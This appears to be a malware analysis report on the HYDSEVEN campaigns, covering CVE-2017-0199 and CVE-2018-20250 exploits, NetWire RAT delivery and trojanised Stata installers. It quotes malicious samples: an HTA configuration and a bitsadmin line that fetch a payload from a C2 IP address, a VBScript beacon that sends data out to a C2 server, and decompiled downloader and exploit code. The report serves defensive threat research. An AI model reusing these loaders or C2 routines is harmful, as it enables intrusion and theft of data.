


Fig.11　Netwire RAT malware binary is embedded in the EPS file (redacted)

```
DWORD __stdcall sub_10001D00(LPVOID lpThreadParameter)
{
  HWND v1; // eax
  HWND v2; // edi
  DWORD result; // eax
  int v4; // eax
  int v5; // esi

  sub_10001020("ExploitThread start");
  v1 = CreateWindowExW(0, L"MyMainWnd", 0, 0, X, 0, 0, 0, 0, 0, hInstance, 0);
  v2 = v1;
  if ( v1 )
  {
    v4 = sub_10002B70(v1);
    v5 = v4;
    if ( v4 )
      dword_1000808C = *(_DWORD *)(v4 + 8);
    DestroyWindow(v2);
    if ( v5 )
    {
      if ( dword_1000853C )
      {
LABEL_11:
        sub_10001020("ExploitThread end");
        result = 0;
      }
```

Fig.12　Code to exploit the CVE-2016-7255 Vulnerability (redacted)

(2) Case of September 2017

In this period of attack, the adversary exploited CVE-2017-0199[8] vulnerability to infect NetWire malware to a targeted user's systems. CVE-2017-0199 is a flaw in Windows API that allow remote attackers to execute arbitrary code in a crafted Office document, and the adversaries were using this vulnerability to exploit a system by included an HTA link as an OLEv2 object in the RTF code format to trigger the exploit. Upon executed, the remote HTA data that its link was coded in the "URL Moniker"[9] as Microsoft OLE[10] object of that malicious RTF code can be downloaded and executed.

Fig.13 illustrates the Office document file that was used by the adversaries. The screen in the foreground appears when the file is opened, while the background one

[8] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0199

[9] Technology for linking and sharing data among multiple Windows applications

[10] A COM object that provides a service that allows the specified URL resource to be used by other components.

is showing how the linked data is displayed during the execution. After our tests after being exploited, the compromised computer's screen was showing exploit byte strings rather than a readable decoy document. It is not clear what has caused this phenomenon, whether the adversary's coder was intentionally prepared it this way, or it is just a design error.




Fig.13　An example of an Office file (CVE-2017-0199)

As per previously briefly explained, the crafted Office document file used for this exploitation is actually a RTF coded file that contains an embedded object ({/object keyword} (Fig.14).

The hexadecimal strings ”d0 cf 11 e0 a1 b1 1a e1” in the red box indicates that the embedded object is in the OLE format. And the screen under the red arrow shows the dumped OLE object, where we can actually confirms a hardcoded URL that downloads an HTML application (HTA file) from a remote site prepared by the adversary.




Fig.14　OLE objects included in Office document files (excerpt)

Next, we will look at the downloaded HTA file. This HTA file, as shown in Fig.15, is made by VBScript, and when you look closer to these codes, you will notice that it has specific features such as code writing, implementation, and variable names. Studying it further, we found that this malicious VBScript script was created in Microsoft Word Intruder (MWI). MWI is a toolkit that can create files that exploit vulnerabilities in Microsoft Office products and was allegedly developed in Russia by an individual with the handle name of "Objekt". MWI is sold in the underground market from around 2013[11]. Fig.16 shows the part of the MWI advertisement that was published in that forum. In addition, this code that exploits the CVE-2017-0199 vulnerability in MWI is also matched to what has being reported from the version that was being sold in May 2017 according to the Proofpoint[12] blog.

[11] https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-microsoft-word-intruder-revealed.pdf?la=en

[12] https://www.proofpoint.com/us/threat-insight/post/microsoft-word-intruder-integrates-cve-2017-0199-utilized-cobalt-group-target

```
<title></title><script language="vbscript">
' ========================================

xnf_exec_RunExe    = 2 ' 1-exe,2-dll
xnf_exec_IntExt    = 3 ' 3 ' 1-load, 2-drop, 3-drop/download

xnf_exec_RunDoc    = 1
xnf_exec_RunSct    = 0
xnf_exec_RunCMD    = 0    '
xnf_exec_SendxData = 1

xnf_stat_url       = "http://46.165.194.94/wstat/"

xnf_exe_fname      = "~WRF{DE1EFD4F-E057-483E-BCCC-C9173EDEDEA1}.tmp"
xnf_doc_fname      = "~WRF{DE1EFD4F-E057-483E-BCCC-C9173EDEDEA2}.doc"
xnf_any_fname      = "~WRF{DE1EFD4F-E057-483E-BCCC-C9173EDEDEA3}.tmp"

xnf_exe_url        = "http://46.165.194.94/img/firefoxfix.dll"
xnf_doc_url        = "http://46.165.194.94/img/decoy.doc"
xnf_any_url        = ""
xnf_sct_url        = ""

xnf_cmd_str        = ""

xnf_use_crypt      = 0
xnf_crypt_key      = "de0c4cf8a77fffffd841c0fe" '

xnf_data_sysinfo   = 1
xnf_data_avinfo    = 1
xnf_data_proclist  = 1
```

Fig.15 The downloaded HTA file (redacted)

MICROSOFT WORD INTRUDER (MWI)

MWI - professional "means of delivery", the exploit pack on the basis of a number of the most urgent one-day vulnerabilities in the products of Microsoft Office Word. Document generated MWI may contain exploits with up to 4 at once:

1. CVE-2010-3333
2. CVE-2012-0158
3. CVE-2013-3906
4. CVE-2014-1761

And updates private exploits to clients

Executable .exe file may be contained in the body of the document itself, and extend the link to the web-server. What distinguishes this exploit from all other solutions:

Fig.16 An example of an advertisement in the underground forum (excerpt)

The VBScript downloads a malicious DLL file and "decoy document file" (to be displayed to user) from the adversary's C2 server (see the red border of Fig.15) using bitsadmin command[13] (Fig.17) and executes it.

In addition, several information from the compromised PC such as system information, anti-virus software, and running processes will be encoded in Base64, to be sent to the MWI panel (MWISTAT) with the hardcoded address shown in the blue frame in Fig.15. Fig.18 shows the Base64-decoded data sent to MWISTAT.

```
.Set objSh = CreateObject("WScript.Shell")
.objSh.CurrentDirectory = sFilePath
.objSh.Run "%comspec% /c bitsadmin /transfer cubextask /priority high " & chr(34)
    & myURL & chr(34) & " " & chr(34) & mypath & chr(34) & " > zoutx.txt", 0, True
.Set objFSO = CreateObject("Scripting.FileSystemObject")
.Set objTextFile = objFSO.OpenTextFile(sOutPath, 1)
```

Fig.17 Using the bitsadmin command to download files from C2 server

```
========================
[1]     [SYSTEM_INFO]
========================
UserName: winuser
ComputerName: WIN7X86
UserDomain: WIN7x86
Version: 6.1.7601
SerialNumber: [redacted]
WindowsDirectory: C:\Windows
CodeSet: 932
CountryCode: 81
OSLanguage: 1041
CurrentTimeZone: 540
Locale: 0411
DefaultProxy:
========================
[2]     [AV_INFO]
========================

========================
[3]     [PROCESS_LIST]
========================
0;      System Idle Process;
4;      System;
276;    smss.exe;
376;    csrss.exe;      C:\Windows\system32\csrss.exe
464;    wininit.exe;    C:\Windows\system32\wininit.exe
472;    csrss.exe;      C:\Windows\system32\csrss.exe
528;    winlogon.exe;   C:\Windows\system32\winlogon.exe
564;    services.exe;   C:\Windows\system32\services.exe
580;    lsass.exe;      C:\Windows\system32\lsass.exe
[redacted]
```

Fig.18 Example of decoding information sent to the MWI panel (excerpt)

[13] https://docs.microsoft.com/ja-jp/windows-server/administration/windows-commands/bitsadmin

Finally, the downloaded DLL file is a trojan downloader to fetch and execute other malware, which is NetWire RAT malware, from the adversaries C2 server, as shown in Fig.19. The original file name for this DLL file is considered to be "DownloaderDLL.dll" according to the hardcoded entry name exported table from the DLL file (Fig.20).

```
char StartLoad()
{
  wchar_t *v0; // eax
  char result; // al
  void *v2; // eax
  char v3; // [esp+28h] [ebp-250h]
  wchar_t FileName; // [esp+68h] [ebp-210h]

  memset(&v3, 0, 0x40u);
  sub_63E016FF(&v3, 12);
  v0 = wgetenv(L"APPDATA");
  wprintf(&FileName, 520, (int)L"%s\\%s.exe", v0, &v3);
  result = send_recv_request("4", L"img/iconpack.ico", &FileName);
  if ( result )
  {
    v2 = (void *)create_process(&FileName);
    result = CloseHandle(v2);
  }
  return result;
}
```

Fig.19 Downloader features included in DLL file

```
; Export Ordinals Table for DownloaderDLL.dll
;
word_63E06038   dw 0, 1                 ; DATA
aDownloaderdllD db 'DownloaderDLL.dll',0
                                        ; DATA
aDllmain        db 'DllMain',0          ; DATA
aStartload      db 'StartLoad',0        ; DATA
                align 1000h
_edata          ends
```

Fig.20 DLL file exported in DLL file

In addition, the C2 server used in this incident also contains Ekoms (Mokes), a RAT malware, which may have been used for exploitation for an allegedly different targeted attack by the same adversary. Fig.21 shows the intercorrelation graphical map to visualize the link of malware placed in an IP address that was exploited as a

C2 server in September 2017 that highlights the Ekoms (Mokes) malware.




Fig.21 Intercorrelation IP and malware placed on the C2 server in Sep 2017

(3) Case of March 2019

In this period the adversaries exploit CVE-2018-20250[14] vulnerability to drop a VBScript file on the compromised computer. Then, the VBScript code will download the NetWire RAT malware. The CVE-2018-20250 (path traversal vulnerability when crafting the filename field of the ACE format) is due to the absolute path processing flaw in Unacev2.dll[15] of an archive tool, a problem that can be utilized by the adversaries to allow them to craft malicious scheme to drop a malicious file in other path. Fig.22 shows that the ACE archive used for the attack was opened in WinRAR contained an absolute path to the Startup folder (shown in a red box).




Fig.22 The contents of the ACE archiver exploiting this vulnerability

[14] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20250

[15] A library used when extracting ACE format archives, and used by file compression / decompression software such as WinRAR and Lhaplus

By using WinRAR, when extracting the malicious ACE file, at the time when the document file with the contents of the Communication Notification from the Council on Social Work Education (CSWE) as shown in Fig.23, is created in the specified extract directory, the malicious VBScript files are also dropped in the Startup folder. The whole idea is to make WScript to run dropped VBScript file when Windows restarts.




Fig.23　Decoy document file disguised as CSWE (excerpt)

The created malicious VBScript file is actually a bot that responses to remote command to perform several malicious functionalities, as per listed in Table 1. This VBScript bot performs several efforts to make connections to the C2 server and then downloads the NetWire from the specified C2 server in the sent "Pr" command.

Table.1 VBScript bot instructions

Commands	Description
d	Delete VBScript File
Pr	Download and run a file from a specified URL
Hw	Get OS Version
av	Investigation of the presence of the product of the following anti-virus software vendor "VIPRE","Trend Micro","Panda Security","Norton Security", "Malwarebytes", "Kaspersky Lab", "G DATA", "F-Secure", "Emsisoft Anti-Malware", "DrWeb","COMODO", "BullGuard Ltd", "Bitdefender", "Avira", "AVG", "AVAST Software", "AhnLab", "360"

One significant method that we figured during its connectivity to the C2 is, the bot uses the Authorization Header to interact with the C2 server. Using the SetRequestHeader function, (shown in the red box in the Fig. 24) to grant the Authorization header to the HTTP request to send data back to the C2 server, and also the bot is using the GetResponseHeader function to verify that it is retrieving the Authorization header that is included in the HTTP response from the C2 server. The two functions are shown in the blue boxes and it is having the Base64 encode and decode function for processing parameter values in Authorization header.

```
Function tmbbujaqdbuftqcn(ByVal myURL, ByVal ldrMsg)
Set yacjhaladnnu = CreateObject( "WinHttp.WinHttpRequest.5.1" )
yacjhaladnnu.SetTimeouts 1200000, 1200000, 1200000, 1200000
yacjhaladnnu.Open "GET", myURL, False
yacjhaladnnu.SetRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64;
    x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.32 Safari/537.36"
yacjhaladnnu.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
yacjhaladnnu.SetRequestHeader "Accept", "*.*"
ldrMsg = rtuhjyfynemswrdcmww(ldrMsg, false)
yacjhaladnnu.SetRequestHeader "Authorization", ldrMsg
yacjhaladnnu.Send
tmbbujaqdbuftqcn = dnojhxcx(yacjhaladnnu.GetResponseHeader("Authorization"), false)
Set iwfxsupjisygutidqo = Nothing
End Function
```

Fig.24 Function to send request to C2 server

Fig.25 illustrate the traffic when receiving the "AV" command from the C2 server and the sent HTTP request and response when the bot sends the command result to the C2 server. The red arrow destination string is the Base64 decoding result of parameter value for Authorization header. The ID included in the decoding result is an infected terminal-specific identifier that is generated by combination of the computer name, process ID, and user name. The attack was also reported in the March 2019 on the FireEye blog.[16]




Fig.25 Request and response to C2 server

[16] https://www.fireeye.com/blog/threat-research/2019/03/winrar-zero-day-abused-in-multiple-campaigns.html

The fake installer

The attack efforts to impersonate legitimate software's installer by spear-phishing mails with malicious download links are confirmed in November 2016, October 2017, and February 2019. In these attempts, the software installers of a Vast Conference's WEB Meeting software (WebMeeting), or, the Statistical Analysis software (STATA) provided by StataCorp, was being tampered by adversaries for exploitation purpose. Fig.26 illustrates the attack flow using these fake installers.




Fig.26 An overview of attack tactics Fake installer

(1) Case of November 2016 and February 2019

In these periods of incidents, victims are lured to download a tampered statistical analysis software installer using spear-phishing link. The email body contains three types of URLs (Windows, MacOS, Linux) that allow you to download fake installers from a regular website located at overseas universities. Obviously HYDSEVEN is considered to compromise those sites beforehand in some way to use them as a

springboard or cushion for these infection attempts, so as the server administrator they have installed unintended files. The following example shows an attack attempts using a fake installer in Windows environment that was reviewed in February 2019. While Exatel reports[17] on similar infection efforts in December 2016.

Fig.27 shows the code signing certificate of fake statistical analysis installer software compares to the one provided by StataCorp. You can see that the fake software is signed by a company called "SANJ CONSULTING LTD", which is different from the signature of the legitimate one.




Fig.27 Verifying the code-signing certificate (above: fake/under: legitimate)

The Fig.28 is a comparison of the files that and folders that were created after executing the fake installer of the statistical analysis software to the legitimate one.

[17] https://exatel.pl/paranoicy/

Existing in both left and right images there is "StataSE-64.exe", which is a legitimate regular statistical analysis software. But you can see that there is a folder in the left side of the screen, deployed by the fake installer, that does not exist in the right-side image (legitimate one), and it has an extra executable file (StataSE.exe) marked in the red box, also, in the left side, it has extra Qt[18] DLL library files and SSL DLL library files. The executable (in the red box mark) is the malware that will run when you execute this the fake installer package binary.

